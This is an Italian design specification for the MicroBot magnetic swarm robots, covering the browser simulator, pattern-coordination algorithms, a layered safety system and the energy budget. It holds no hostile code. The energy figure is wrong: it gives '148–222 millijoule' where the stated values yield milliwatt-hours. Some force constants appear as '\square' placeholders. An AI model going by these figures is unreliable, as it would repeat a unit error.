La simulazione JavaScript è il laboratorio virtuale di MicroBot — il luogo in cui gli algoritmi di coordinamento collettivo vengono sviluppati, testati e raffinati prima di essere tradotti in firmware embedded, in cui i pattern geometrici vengono visualizzati e validati senza richiedere hardware fisico, e in cui l'intera logica del sistema può essere esplorata interattivamente con la velocità di iterazione che solo un ambiente software puro può offrire. La sua importanza nel progetto non è subordinata alla fase di sviluppo hardware — non è semplicemente uno strumento provvisorio destinato a essere abbandonato quando i MicroBot fisici saranno disponibili — ma è un componente permanente dell'architettura del sistema che continuerà a svolgere funzioni specifiche anche nelle versioni più mature del progetto: il test di nuovi algoritmi prima del deployment sul firmware, la visualizzazione dello stato dello swarm su interfacce web accessibili senza visore VR, la simulazione di scenari con numeri di bot superiori a quelli fisicamente disponibili, e la generazione di dati di training per algoritmi di apprendimento automatico che verranno introdotti nelle versioni successive.

La simulazione è implementata in JavaScript puro con rendering su elemento Canvas HTML5, senza dipendenze da framework grafici esterni o motori di gioco. Questa scelta è deliberata e riflette la filosofia di controllo completo sulla catena di esecuzione che caratterizza l'intero progetto: una dipendenza da Three.js o da altri framework grafici introdurrebbe strati di astrazione che nascondono il comportamento del rendering e complicano il debug delle interazioni tra la logica degli algoritmi e la visualizzazione. Il Canvas HTML5 espone un'API di drawing bidimensionale sufficientemente ricca per produrre una visualizzazione chiara e informativa dello swarm, e la sua integrazione nativa nel browser elimina qualsiasi problema di compatibilità con ambienti diversi. La simulazione gira direttamente nel browser senza installazione, è accessibile da qualsiasi dispositivo connesso alla rete locale del sistema e non richiede server backend dedicati per le sessioni di test degli algoritmi.

Il motore di simulazione è strutturato come un ciclo di aggiornamento principale — il game loop — eseguito a frequenza fissa tramite la funzione `requestAnimationFrame` del browser, che sincronizza l'esecuzione con la frequenza di aggiornamento del display — tipicamente 60 hertz — producendo un rendering fluido senza sprechi computazionali. Ad ogni iterazione del game loop il motore esegue tre fasi sequenziali: la fase di aggiornamento della fisica, in cui le forze che agiscono su ogni bot vengono calcolate e integrate per produrre le nuove posizioni e velocità; la fase di aggiornamento dello stato, in cui le condizioni di aggancio e disaggancio magnetico vengono valutate, i cambi di stato dei bot vengono applicati e il safety layer virtuale viene verificato; e la fase di rendering, in cui la configurazione corrente dello swarm viene disegnata sul canvas con tutte le informazioni di stato visibili all'utente.

La fase di aggiornamento della fisica implementa il modello matematico descritto nel punto 9 con un integratore numerico di Euler del primo ordine, scelto per la sua semplicità implementativa e la sua trasparenza computazionale a scapito della precisione numerica assoluta. Per un sistema come MicroBot, in cui le forze sono continue e ben comportate e il passo temporale di simulazione è dell'ordine di 16 millisecondi — corrispondente a 60 hertz — l'integratore di Euler produce risultati sufficientemente accurati per la validazione degli algoritmi, con errori di troncamento che non si accumulano in modo significativo nell'arco temporale tipico di una sessione di simulazione. Per le versioni future che richiedono simulazioni più lunghe o con dinamiche più rapide, è previsto il passaggio a un integratore di Runge-Kutta del quarto ordine che offre una precisione significativamente superiore a parità

di passo temporale. Il calcolo delle forze è ottimizzato attraverso una struttura dati di partizionamento spaziale — una griglia uniforme in cui ogni cella contiene i riferimenti ai bot che si trovano nella propria area — che riduce la complessità del calcolo delle interazioni tra bot da $O(n^2)$ a $O(n \cdot k)$, dove k è il numero medio di bot in ciascuna cella, permettendo la simulazione efficiente di swarm con centinaia di bot in tempo reale nel browser.

La fase di rendering produce una visualizzazione ricca di informazioni che va ben oltre la semplice rappresentazione dei bot come punti sullo schermo. Ogni bot è disegnato come un cerchio con raggio proporzionale alla propria massa simulata, colorato secondo il proprio stato operativo corrente con lo stesso schema cromatico del LED RGB fisico — blu per idle, ciano per movimento, verde per pattern stabile, giallo per batteria in esaurimento, rosso per emergenza. Attorno a ogni bot vengono disegnati cerchi concentrici semitrasparenti che indicano visivamente le soglie di aggancio e disaggancio — il cerchio interno di raggio d_{agg} e il cerchio esterno di raggio d_{dist} — permettendo di osservare direttamente quando due bot entrano nella zona di isteresi e come si risolve la loro interazione. Le connessioni magnetiche attive tra bot agganciati vengono visualizzate come linee la cui larghezza è proporzionale alla forza dell'aggancio e il cui colore varia dal blu tenue per agganci deboli al rosso intenso per agganci a piena potenza. Le forze che agiscono su ogni bot vengono visualizzate come frecce vettoriali — colorate per tipo di forza, con lunghezza proporzionale alla magnitudine — che rendono immediatamente visibile la composizione delle interazioni in ogni punto dello swarm. Le posizioni target del pattern corrente vengono visualizzate come croci o asterischi nella posizione assegnata a ciascun bot, con una linea tratteggiata che collega ogni bot alla propria posizione target, rendendo visibile il processo di convergenza verso il pattern in tempo reale.

Il pannello di controllo della simulazione è implementato come un overlay HTML sovrapposto al canvas, che espone all'utente tutti i parametri configurabili del sistema attraverso controlli interattivi. Il selettore di pattern permette di scegliere tra tutti i pattern implementati — LINE, WAVE, BOIDS, VORTEX, CIRCLE, FIGURE-8, SPIRAL, SQUARE, FLOW FIELD — e di modificare i parametri geometrici di ciascuno tramite slider numerici: raggio del cerchio, ampiezza e lunghezza d'onda del pattern a onda, parametro di passo della spirale, dimensione del lato del quadrato. Il pannello dei parametri fisici espone i parametri del modello matematico — costanti di forza $k_{\square}$, $k_{\square}$, k_r , k_a , soglie di aggancio e distacco, parametro di smorzamento della velocità — modificabili in tempo reale durante la simulazione per osservare immediatamente l'effetto delle variazioni sul comportamento del sistema. Il pannello del framework 4D/5D espone il valore corrente del vettore W e i parametri della matrice di mappatura dal segnale audio a W , con la possibilità di attivare o disattivare la modulazione acustica e di impostare manualmente il valore di W tramite slider per testare l'effetto di diversi stati interni sul comportamento dello swarm indipendentemente dall'input sonoro.

Il generatore di scenari di test è un componente della simulazione che permette di creare condizioni iniziali controllate per la validazione sistematica degli algoritmi. Permette di posizionare un numero arbitrario di bot in configurazioni iniziali predefinite — griglia uniforme, distribuzione casuale, cluster, configurazione specifica definita dall'utente — e di registrare l'evoluzione del sistema nel tempo producendo metriche quantitative come il tempo di convergenza verso il pattern target, la varianza della configurazione finale rispetto alla configurazione target ideale, il numero di agganci effettuati e disagganci indesiderati

durante la transizione, e l'energia totale dissipata dalle coil simulate. Queste metriche vengono registrate in un log testuale scaricabile che permette l'analisi comparativa di diverse configurazioni di parametri attraverso strumenti esterni come Python con NumPy e Matplotlib, chiudendo il ciclo tra la simulazione nel browser e l'analisi quantitativa offline.

La comunicazione tra la simulazione JavaScript e il controller fisico reale è implementata tramite WebSocket, un protocollo di comunicazione bidirezionale full-duplex che opera su connessione TCP persistente e permette l'invio di messaggi in entrambe le direzioni senza il polling continuo che caratterizza le connessioni HTTP tradizionali. Il controller espone un server WebSocket sulla propria rete SoftAP alla quale la simulazione si connette quando è in modalità di controllo hardware reale. In questa modalità la simulazione non si limita a calcolare posizioni virtuali ma invia i comandi di pattern calcolati al controller fisico attraverso il WebSocket, riceve dal controller gli aggiornamenti dello stato reale dello swarm — posizioni stimate, stati delle batterie, temperature delle coil — e li fonde con lo stato simulato per produrre una visualizzazione ibrida che mostra simultaneamente la configurazione target simulata e la configurazione reale misurata, rendendo immediatamente visibile il gap tra il comportamento ideale del modello e il comportamento reale del sistema fisico. Questo confronto diretto tra simulazione e realtà è uno degli strumenti più potenti per la calibrazione dei parametri del modello fisico: la differenza sistematica tra posizione simulata e posizione reale rivela quali aspetti del modello sono imprecisi — attrito sottostimato, forze magnetiche sovrastimate, latenze di comunicazione non modellate — e guida il processo di raffinamento iterativo del modello verso una rappresentazione sempre più fedele della realtà fisica.

La simulazione implementa anche una modalità di replay che permette di riprodurre sessioni operative precedenti — caricate da file di log generati dal controller — con velocità variabile da 0.1x a 10x rispetto al tempo reale, permettendo l'analisi dettagliata di eventi interessanti o anomali che si sono verificati durante sessioni fisiche reali. In modalità replay tutti i controlli di visualizzazione sono attivi — è possibile abilitare o disabilitare la visualizzazione delle forze, delle soglie magnetiche, dei vettori velocità — e l'utente può mettere in pausa la riproduzione in qualsiasi istante per esaminare in dettaglio la configurazione del sistema in quel preciso momento, misurare distanze tra bot, verificare lo stato degli agganci e confrontare la configurazione osservata con il pattern target teorico. Questa capacità di analisi post-hoc delle sessioni operative è indispensabile per comprendere il comportamento del sistema in condizioni al limite — agganci multipli simultanei, transizioni di pattern durante disagganci parziali, comportamenti anomali durante la scarica della batteria — che sono difficili da osservare in tempo reale e impossibili da riprodurre in modo controllato senza un sistema di logging accurato.

Punto 21 — Algoritmi di coordinamento collettivo e formazione dei pattern

Gli algoritmi di coordinamento collettivo sono il cuore computazionale di MicroBot — il luogo in cui la matematica dello swarm si trasforma in comportamento fisicamente osservabile, in cui le equazioni del modello dinamico diventano traiettorie reali di robot reali che si muovono su una superficie reale. Progettare questi algoritmi significa affrontare un insieme di problemi che appartengono simultaneamente alla teoria del controllo, all'ottimizzazione combinatoria, alla geometria computazionale e all'informatica distribuita: come assegnare ogni bot alla posizione target che minimizza la distanza totale percorsa durante la transizione, come orchestrare il movimento di tutti i bot in modo che non si verifichino collisioni durante la

riconfigurazione, come gestire le transizioni tra pattern in presenza di bot che si aggregano e disaggregano magneticamente, come garantire che il comportamento emergente dello swarm corrisponda all'intenzione dell'utente anche quando i bot fisici si discostano dalle posizioni simulate a causa di attrito, disallineamenti e latenze di comunicazione. Ciascuno di questi problemi ha una letteratura scientifica dedicata e soluzioni note in condizioni ideali — il problema di assegnazione ottimale, la pianificazione del moto senza collisioni, la teoria del controllo dei sistemi multi-agente — ma la loro combinazione in un sistema fisico real-time con vincoli energetici stringenti e comunicazione wireless inaffidabile richiede soluzioni pragmatiche che privilegiano la robustezza e la semplicità implementativa rispetto all'ottimalità teorica.

Il problema di assegnazione bot-posizioni è il primo problema computazionale che il controller deve risolvere ogni volta che viene richiesta una transizione verso un nuovo pattern. Dato un insieme di N bot con posizioni correnti note e un insieme di N posizioni target definite dal pattern desiderato, il problema consiste nel trovare la corrispondenza biunivoca tra bot e posizioni target che minimizza la somma totale delle distanze che ogni bot deve percorrere per raggiungere la propria posizione assegnata. Questo problema è formalmente equivalente al problema di assegnazione lineare, risolvibile in tempo polinomiale attraverso l'algoritmo ungherese con complessità $O(n^3)$. Per swarm di piccole dimensioni — fino a circa 20 bot — l'algoritmo ungherese viene eseguito direttamente nel firmware del controller sull'ESP32-S3, con un tempo di esecuzione tipico dell'ordine di pochi millisecondi che non introduce latenze percepibili nella risposta del sistema ai comandi dell'utente. Per swarm di dimensioni maggiori, nei quali il costo computazionale dell'algoritmo esatto diventerebbe incompatibile con i requisiti di risposta in tempo reale, viene utilizzata un'euristica greedy che assegna iterativamente ogni posizione target al bot non ancora assegnato che si trova a distanza minima da essa. L'euristica greedy non garantisce l'ottimalità della soluzione ma produce assegnazioni con una qualità tipicamente entro il 10–20% dall'ottimo, sufficiente per le applicazioni pratiche di MicroBot.

Un aspetto dell'algoritmo di assegnazione che merita attenzione specifica è la gestione dei bot già agganciati magneticamente ad altri bot al momento della richiesta di transizione. Quando due bot sono agganciati, si muovono come un corpo rigido unico e non possono essere assegnati indipendentemente a posizioni target distanti tra loro senza prima disagganciare la coppia. Il controller gestisce questa situazione attraverso una fase di pre-elaborazione che identifica i cluster di bot agganciati prima dell'esecuzione dell'algoritmo di assegnazione, tratta ogni cluster come un'unità logica con posizione pari al centroide del cluster, assegna il cluster a una sottoregione del pattern target compatibile con la sua configurazione geometrica, e genera un piano di disaggancio sequenziale che separa i bot del cluster nell'ordine ottimale per minimizzare le forze di disaggancio necessarie e il tempo di separazione. Solo dopo che il piano di disaggancio è stato eseguito con successo i singoli bot vengono assegnati individualmente alle proprie posizioni target finali nel pattern.

La pianificazione del moto senza collisioni è il secondo problema computazionale fondamentale del sistema di coordinamento. Anche con un'assegnazione ottimale delle posizioni target, i percorsi diretti dal bot alla propria posizione target possono intersecarsi, producendo collisioni fisiche durante la transizione che destabilizzerebbero l'intera configurazione. Il controller affronta questo problema attraverso un approccio in due stadi. Il primo stadio è la rilevazione preventiva delle collisioni potenziali: per ogni coppia di bot con

percorsi diretti che si intersecano, il controller calcola il tempo e il luogo dell'intersezione e identifica la coppia come potenzialmente pericolosa. Il secondo stadio è la risoluzione delle collisioni rilevate attraverso un meccanismo di priorità temporale: per ogni coppia in conflitto, il controller assegna priorità al bot che deve percorrere la distanza minore verso il proprio target — quello che arriverà prima nella zona di conflitto — e ritarda l'avvio del movimento del bot a priorità inferiore di un intervallo di tempo sufficiente a permettere al bot prioritario di attraversare la zona di conflitto prima che il secondo bot vi entri. Questo meccanismo produce sequenze di movimento in cui i bot si muovono in modo coordinato evitando le collisioni, al costo di un tempo di transizione complessivo leggermente superiore rispetto al caso ideale in cui tutti i bot si muovono simultaneamente senza mai interferire.

Il pattern LINE è il più semplice tra i pattern implementati ed è composto da N bot distribuiti uniformemente lungo un segmento di lunghezza determinata dalla distanza standard d_std tra bot adiacenti. Le posizioni target sono calcolate come $r_{i,target} = r_0 + i \cdot (d_std, 0)$ per $i = 0, 1, \dots, N-1$, dove r_0 è la posizione del primo bot nella linea e la direzione della linea è specificata dall'utente tramite l'angolo di orientamento del pattern. Il pattern LINE è il pattern di riferimento per la validazione del sistema di coordinamento perché la semplicità della sua geometria rende immediatamente visibile qualsiasi deviazione del comportamento reale dal comportamento atteso — bot che non raggiungono la propria posizione target, spaziatura non uniforme, disallineamenti angolari — e permette di isolare la causa dei problemi senza la confusione di geometrie più complesse.

Il pattern WAVE è un'estensione del pattern LINE che introduce una modulazione sinusoidale nella coordinata trasversale delle posizioni target, producendo una configurazione a onda. Le posizioni target sono calcolate come $r_{i,target} = (i \cdot d_std, A \cdot \sin(2\pi \cdot i \cdot d_std / \lambda))$, dove A è l'ampiezza dell'onda e λ è la lunghezza d'onda. Il pattern WAVE è particolarmente interessante per l'integrazione con il framework 4D/5D: quando lo stato interno $W(t)$ è modulato da un segnale audio periodico, l'ampiezza A può essere fatta variare in sincronia con il segnale, producendo un'onda che pulsa in risposta alla musica. Nella sua versione dinamica, il pattern WAVE implementa anche una propagazione temporale della fase: le posizioni target vengono aggiornate ad ogni tick temporale come $r_{i,target}(t) = (i \cdot d_std, A \cdot \sin(2\pi \cdot i \cdot d_std / \lambda - \omega \cdot t))$, dove ω è la velocità angolare di propagazione dell'onda, producendo una struttura che si propaga longitudinalmente nel tempo come un'onda meccanica visibile.

Il pattern VORTEX è uno dei pattern visivamente più spettacolari di MicroBot e implementa una rotazione coordinata dell'intero swarm attorno a un centro di rotazione configurabile. Il pattern è definito come un insieme di bot disposti su uno o più anelli concentrici attorno al centro, con posizioni target che ruotano nel tempo secondo la relazione $r_{i,target}(t) = r_centro + R_i \cdot (\cos(\theta_i + \omega \cdot t), \sin(\theta_i + \omega \cdot t))$, dove R_i è il raggio dell'anello su cui si trova il bot i , θ_i è la fase angolare iniziale del bot e ω è la velocità angolare di rotazione. L'implementazione del pattern VORTEX richiede che il controller aggiorni le posizioni target di tutti i bot ad ogni tick temporale e invii i comandi di aggiornamento con frequenza sufficiente a mantenere la fluidità della rotazione — tipicamente 10–20 comandi al secondo — producendo un carico di comunicazione più elevato rispetto ai pattern statici ma ancora gestibile con il protocollo UDP su rete SoftAP.

Il pattern FLOW FIELD è il pattern concettualmente più complesso di MicroBot e implementa un comportamento di tipo fluido in cui i bot si muovono seguendo le linee di flusso di un campo vettoriale definito nello spazio. Il campo vettoriale è specificato come una griglia di vettori velocità campionati su una griglia regolare del piano di simulazione, con valori intermedi ottenuti per interpolazione bilineare. Il controller calcola ad ogni tick temporale la velocità target di ogni bot come il vettore del campo nel punto corrispondente alla posizione corrente del bot, e invia comandi di aggiornamento della velocità piuttosto che comandi di posizione. Questo produce un comportamento in cui i bot scorrono fluentemente attraverso lo spazio seguendo le linee di flusso del campo — che possono formare vortici, divergenze, convergenze e strutture topologiche più complesse — senza una configurazione target fissa ma con un comportamento collettivo emergente determinato dalla geometria del campo. Il campo vettoriale può essere configurato staticamente dall'utente attraverso l'interfaccia del visore, oppure generato algoritmicamente in funzione del vettore W del framework 4D/5D, oppure derivato dall'analisi del flusso ottico del video della telecamera del visore — in questo caso i bot seguono letteralmente il movimento dell'ambiente ripreso dalla camera, producendo un sistema di realtà aumentata fisicamente materializzata in cui i MicroBot diventano indicatori fisici del flusso dell'ambiente visivo.

Il meccanismo di transizione tra pattern è un aspetto critico del sistema di coordinamento che determina la qualità dell'esperienza utente durante il controllo dello swarm. Una transizione brusca che teletrasporta istantaneamente tutti i bot dalle posizioni target del pattern corrente alle posizioni target del nuovo pattern produrrebbe movimenti caotici, collisioni multiple e disagganci indesiderati che degraderebbero sia l'esperienza visiva sia la stabilità fisica dello swarm. MicroBot implementa invece un meccanismo di interpolazione morfologica tra pattern che genera una sequenza di configurazioni intermedie che transitano gradualmente dalla geometria del pattern di partenza alla geometria del pattern di arrivo. L'interpolazione è implementata attraverso una media ponderata delle posizioni target dei due pattern, con un parametro α che varia da zero a uno nel tempo secondo una funzione di easing — tipicamente una funzione sigmoideale o una funzione smoothstep — che produce una transizione con accelerazione graduale all'inizio e decelerazione graduale alla fine, eliminando i movimenti bruschi che si produrrebbero con un'interpolazione lineare pura. La durata della transizione è configurabile dall'utente tramite l'interfaccia del visore, con un valore di default di 2–3 secondi che produce transizioni visivamente fluide senza essere percepite come eccessivamente lente.

Punto 22 — Safety layer globale: protezione, emergenza e affidabilità del sistema

Il safety layer è la componente di MicroBot che trasforma il sistema da un insieme di componenti funzionanti in un sistema affidabile — la differenza tra un prototipo di laboratorio che funziona in condizioni controllate e un sistema ingegneristicamente serio che mantiene il proprio comportamento corretto anche nelle situazioni limite, nei casi d'uso non previsti e nelle condizioni operative degradate che la realtà fisica inevitabilmente produce. La progettazione di un safety layer efficace richiede un cambio di prospettiva rispetto alla progettazione funzionale: invece di chiedersi come il sistema deve comportarsi quando tutto funziona correttamente, bisogna chiedersi sistematicamente cosa può andare storto, con quale probabilità, con quali conseguenze e con quale meccanismo di rilevamento e risposta. Questo processo di analisi dei modi di guasto — formalmente noto come Failure Mode and Effects Analysis nei contesti ingegneristici — è il fondamento metodologico su cui il safety

layer di MicroBot è costruito, e la sua esecuzione sistematica prima della realizzazione del primo prototipo fisico è una delle manifestazioni più concrete della filosofia progettuale del sistema.

I rischi fisici principali identificati nell'analisi dei modi di guasto di MicroBot appartengono a tre categorie distinte che richiedono meccanismi di protezione di natura diversa. La prima categoria è quella dei rischi energetici, legati alla gestione della batteria Li-Po in un sistema miniaturizzato con vincoli termici stringenti. La seconda categoria è quella dei rischi termici, legati alla dissipazione di potenza nelle coil elettromagnetiche e nei MOSFET di pilotaggio in un volume interno molto ridotto. La terza categoria è quella dei rischi di controllo, legati alla possibilità di perdita della connessione wireless tra il controller e i bot, di freeze del firmware, di corruzione dei dati di configurazione o di ricezione di comandi fisicamente impossibili o pericolosi.

La protezione dai rischi energetici è implementata attraverso un sistema a soglie multiple che interviene con intensità crescente in funzione della gravità della condizione rilevata. La soglia di avviso è impostata a 3.5 volt — circa il 30% della capacità residua della batteria Li-Po — e la sua attivazione produce due azioni simultanee: la segnalazione visiva tramite LED giallo lampeggiante e l'invio di un flag di batteria scarsa nel pacchetto di heartbeat verso il controller. Questo avviso è puramente informativo e non limita l'operatività del bot, ma permette all'utente di pianificare la ricarica prima che il sistema entri in condizioni critiche. La soglia di riduzione delle prestazioni è impostata a 3.3 volt e produce una limitazione automatica del duty cycle massimo delle coil al 50%, riducendo la potenza disponibile per l'aggancio magnetico ma estendendo significativamente l'autonomia residua. La soglia di sicurezza critica è impostata a 3.0 volt e produce l'inattivazione immediata e completa di tutte le coil, l'impostazione del LED su rosso fisso e la trasmissione di un pacchetto di emergenza al controller che segnala la condizione di batteria esaurita. Questa soglia protegge la cella Li-Po dalla scarica profonda che causerebbe un degradamento irreversibile della capacità e un potenziale rischio di gonfiamento della cella con rilascio di gas. Una quarta soglia, impostata a 2.7 volt, attiva il deep sleep forzato dell'ESP32 che riduce il consumo a pochi microampere, proteggendo la cella anche da una perdita di corrente residua che potrebbe portarla a zero volt in caso di mancata ricarica prolungata.

La protezione dai rischi termici è implementata attraverso il modello termico equivalente già descritto nel capitolo sull'elettronica, integrato da un sistema di limitazione dinamica del duty cycle che opera come un regolatore proporzionale sulla temperatura stimata. Quando la temperatura stimata delle coil supera la soglia di attenzione — impostata a 50 gradi centigradi — il safety layer riduce il duty cycle massimo consentito di un quantità proporzionale alla deviazione dalla soglia, secondo la relazione $\text{duty_max}(T) = \text{duty_nominale} \cdot (1 - k_T \cdot \max(0, T - T_{\text{soglia}}))$, dove k_T è la costante di proporzionalità termica impostata in modo che il duty cycle si azzeri quando la temperatura raggiunge 70 gradi centigradi. Questo meccanismo di de-rating termico continuo è preferibile a una soglia di shutdown binaria perché degrada le prestazioni del sistema gradualmente invece di produrre un'interruzione improvvisa che potrebbe destabilizzare una struttura aggregata già formata. Quando la temperatura stimata supera la soglia di emergenza termica a 70 gradi centigradi, il safety layer attiva lo shutdown completo delle coil e imposta un timer di cooldown di 30 secondi durante il quale le coil non possono essere riattivate.

indipendentemente dai comandi ricevuti dal controller, garantendo un raffreddamento sufficiente prima della ripresa dell'operazione normale.

La protezione dai rischi di controllo è implementata attraverso tre meccanismi complementari che operano a livelli diversi della gerarchia del sistema. Il primo meccanismo è il watchdog hardware dell'ESP32, un timer hardware indipendente dal firmware che viene resettato periodicamente dal loop principale del programma e che, se non resettato entro il timeout configurato — tipicamente 5 secondi — forza il riavvio completo del microcontrollore. Il watchdog hardware è l'ultima linea di difesa contro i guasti del firmware: qualsiasi condizione che blocchi l'esecuzione del loop principale — un loop infinito, un deadlock, una corruzione dello stack — viene automaticamente risolta dal riavvio forzato senza richiedere intervento umano. Il secondo meccanismo è il timeout di comunicazione: se un bot non riceve alcun pacchetto dal controller per un intervallo superiore al timeout configurato — tipicamente 3 secondi — entra autonomamente in modalità sicura locale, disattivando tutte le coil e impostando il LED su arancione lampeggiante per indicare la perdita di connessione. Questa modalità garantisce che i bot non rimangano con coil attive in caso di guasto del controller o di perdita della connessione wireless, evitando surriscaldamenti prolungati in assenza di supervisione. Il terzo meccanismo è la validazione dei comandi ricevuti: prima di eseguire qualsiasi comando ricevuto via UDP il bot verifica che i parametri contenuti nel pacchetto siano fisicamente plausibili — duty cycle nell'intervallo 0–100%, identificativo del bot valido, tipo di comando riconosciuto — e scarta silenziosamente i comandi che non superano la validazione, proteggendosi da comandi corrotti, replay attack e errori di programmazione nel firmware del controller.

Il safety layer del controller centrale opera a un livello di astrazione superiore rispetto ai safety layer dei singoli bot, monitorando proprietà globali dello swarm che non sono osservabili da nessun bot individuale. Il monitoraggio della coerenza globale del pattern verifica periodicamente che la configurazione stimata dello swarm — ricostruita a partire dalle posizioni riportate negli heartbeat dei bot — sia compatibile con il pattern assegnato entro una tolleranza configurabile, e genera un avviso se la deviazione supera la soglia per un numero di bot superiore a una frazione configurabile dello swarm. Il monitoraggio della salute della rete verifica che tutti i bot registrati stiano inviando heartbeat con la regolarità attesa e genera eventi di disconnessione per i bot che superano il timeout di heartbeat, aggiornando la tabella di stato globale e adattando il piano di pattern ai bot effettivamente disponibili. Il monitoraggio dell'energia globale dello swarm calcola la somma delle capacità residue stimate di tutti i bot e genera un avviso quando la capacità residua media scende al di sotto del 30%, permettendo all'utente di pianificare una sessione di ricarica coordinata prima che i bot inizino a disattivarsi autonomamente per batteria scarica.

Il comando di emergenza globale è il meccanismo di intervento più drastico del safety layer del controller e può essere attivato sia manualmente dall'utente tramite il gesto di doppia scossa del wristband o tramite il pulsante di emergenza nell'interfaccia del visore, sia automaticamente dal safety layer del controller in risposta a condizioni critiche rilevate nel monitoraggio globale. Il comando di emergenza globale è un pacchetto UDP broadcast — indirizzato a tutti i bot simultaneamente — con priorità massima che istruisce ogni bot a disattivare immediatamente tutte le coil, impostare il LED su rosso fisso e entrare in modalità di attesa sicura in cui nessun altro comando viene accettato fino alla ricezione esplicita di un segnale di reset. La trasmissione del pacchetto di emergenza viene ripetuta tre volte a

intervalli di 50 millisecondi per garantire la ricezione anche in presenza di perdita occasionale di pacchetti UDP, e il controller monitora i pacchetti di heartbeat successivi per verificare che tutti i bot abbiano ricevuto e applicato correttamente il comando. Il reset dalla modalità di emergenza richiede un'autenticazione esplicita dell'utente attraverso il sistema biometrico facciale — una misura che garantisce che il sistema non possa essere riattivato accidentalmente dopo un'emergenza e che un utente autorizzato sia sempre consapevole del motivo che ha causato l'emergenza prima di riprendere il controllo dello swarm.

Il sistema di logging del safety layer registra ogni evento di protezione rilevato — attivazione di una soglia di batteria, intervento del de-rating termico, timeout di comunicazione, esecuzione del comando di emergenza — con timestamp preciso al millisecondo, identificativo del bot coinvolto, valore del parametro che ha causato l'attivazione e azione correttiva intrapresa. Questo log è uno strumento fondamentale per l'analisi post-hoc delle sessioni operative, permettendo di identificare pattern ricorrenti di attivazione del safety layer che indicano problemi sistemici — un bot con una batteria che si scarica più rapidamente degli altri, una zona dello spazio operativo in cui la connessione wireless è degradata, un pattern di aggregazione che produce sistematicamente surriscaldamento delle coil — e di intervenire con modifiche al design fisico, ai parametri del firmware o alle procedure operative per eliminare la causa radice dei problemi piuttosto che limitarsi a gestirne i sintomi.

Punto 23 — Gestione energetica del sistema: autonomia, ricarica e ottimizzazione dei consumi

La gestione energetica è uno dei vincoli progettuali più stringenti di MicroBot e uno di quelli che più direttamente condizionano le scelte architettoniche a tutti i livelli del sistema. In un sistema di swarm robotics miniaturizzato alimentato a batteria, l'energia non è una risorsa abbondante da allocare liberamente ma una risorsa scarsa da gestire con attenzione millimetrica, bilanciando continuamente le esigenze funzionali del sistema — la forza delle coil magnetiche, la potenza del segnale wireless, la luminosità dei LED — con i limiti fisici imposti dalla capacità della batteria e dalla densità energetica dei materiali disponibili. Comprendere la gestione energetica di MicroBot significa comprendere non solo quanta energia è disponibile e quanto ne consuma ogni componente, ma come il sistema distribuisce dinamicamente questa energia in funzione dello stato operativo corrente, delle priorità definite dal safety layer e delle previsioni sull'evoluzione futura della sessione operativa.

Il bilancio energetico del MicroBot fisico è il punto di partenza obbligatorio di qualsiasi analisi della gestione energetica. La fonte di energia è la batteria Li-Po da 3.7 volt nominali con capacità compresa tra 40 e 60 milliampereora, che contiene un'energia totale disponibile espressa dalla relazione $E = V \cdot Q$ pari a circa 148–222 millijoule — un valore che può sembrare piccolo ma che è sufficiente per decine di minuti di operazione se la gestione energetica è accurata. I consumatori di energia nel MicroBot si dividono in quattro categorie con caratteristiche molto diverse. Il microcontrollore ESP32 in modalità operativa attiva — Wi-Fi acceso, processore in esecuzione, periferiche abilitate — consuma tipicamente 80–120 milliampere a 3.3 volt, corrispondenti a 264–396 milliwatt di potenza, e rappresenta il consumo di base del sistema che non può essere ridotto senza compromettere le funzionalità fondamentali di comunicazione e controllo. Le coil elettromagnetiche, quando

attive al duty cycle nominale del 50%, assorbono una corrente dell'ordine di 150–200 milliampere per coil attiva, con una potenza di circa 555–740 milliwatt per coil — il componente di gran lunga più energivoro del sistema, che può aumentare il consumo totale di un fattore tre o quattro rispetto al consumo di base quando tutte le quattro coil sono attive simultaneamente. I LED RGB consumano tipicamente 10–15 milliampere per canale colore attivo, corrispondenti a una potenza di 33–50 milliwatt, un contributo modesto ma non trascurabile quando si considera che i LED rimangono accesi continuamente durante l'intera sessione operativa. I sensori e i circuiti ausiliari — il sensore di prossimità a infrarossi, il circuito di protezione della batteria, il regolatore LDO — consumano complessivamente meno di 5 milliampere in condizioni normali, un contributo trascurabile rispetto agli altri componenti.

Il consumo totale del MicroBot in condizioni operative tipiche — microcontrollore attivo, una coil attiva al 30% di duty cycle di mantenimento, LED a luminosità ridotta — è stimato nell'ordine di 150–200 milliampere, che con una batteria da 50 milliampereora produce un'autonomia teorica di circa 15–20 minuti. Questo valore è significativamente inferiore alle autonomie tipiche dei dispositivi IoT commerciali, ma è accettabile per le sessioni operative di MicroBot che raramente superano i 30 minuti di utilizzo continuo nella fase prototipale. L'autonomia può essere estesa a 30–40 minuti adottando strategie di gestione energetica adattiva che riducono il consumo nei periodi di bassa attività — duty cycle delle coil ridotto durante la fase di mantenimento del pattern stabile, LED a luminosità ridotta quando non è necessario feedback visivo all'utente, frequenza di aggiornamento Wi-Fi ridotta durante le fasi in cui non sono attesi comandi imminenti — senza compromettere le prestazioni del sistema durante le fasi di transizione e di aggancio attivo.

La strategia di gestione energetica adattiva implementata nel firmware del MicroBot è basata su un modello a tre modalità operative con consumi e prestazioni diverse. La modalità Full Active è la modalità di massima funzionalità, adottata durante le fasi di transizione tra pattern e di aggancio magnetico attivo: tutte le coil possono essere attivate fino al duty cycle massimo consentito dalla temperatura, la frequenza di aggiornamento Wi-Fi è massima per minimizzare la latenza di ricezione dei comandi, i LED sono alla luminosità nominale. Il consumo in questa modalità può raggiungere 400–600 milliampere durante i picchi di attivazione multipla delle coil, ma la durata di queste fasi è tipicamente breve — pochi secondi per ogni transizione — e il loro contributo all'energia totale consumata nella sessione è limitato. La modalità Pattern Hold è la modalità di mantenimento del pattern stabile, adottata quando il bot ha raggiunto la propria posizione target e le coil sono in fase di mantenimento a basso duty cycle: il duty cycle delle coil è ridotto al 10–15% sufficiente a mantenere l'aggancio, la frequenza di aggiornamento Wi-Fi è ridotta da 100 a 20 hertz per i pacchetti di heartbeat, i LED sono ridotti al 30% della luminosità nominale. Il consumo in questa modalità è dell'ordine di 100–130 milliampere, significativamente inferiore alla modalità Full Active, e questa è la modalità più frequente durante una sessione operativa tipica. La modalità Standby è la modalità di attesa inattiva, adottata quando il bot non ha ricevuto comandi per un periodo superiore a 30 secondi: le coil sono completamente disattivate, la frequenza Wi-Fi è ridotta al minimo compatibile con il mantenimento della connessione — circa 1 heartbeat ogni 2 secondi — il LED lampeggia una volta ogni tre secondi per indicare la presenza del bot, e il processore entra in modalità di light sleep tra un heartbeat e l'altro. Il consumo in modalità Standby è dell'ordine di 30–40 milliampere,

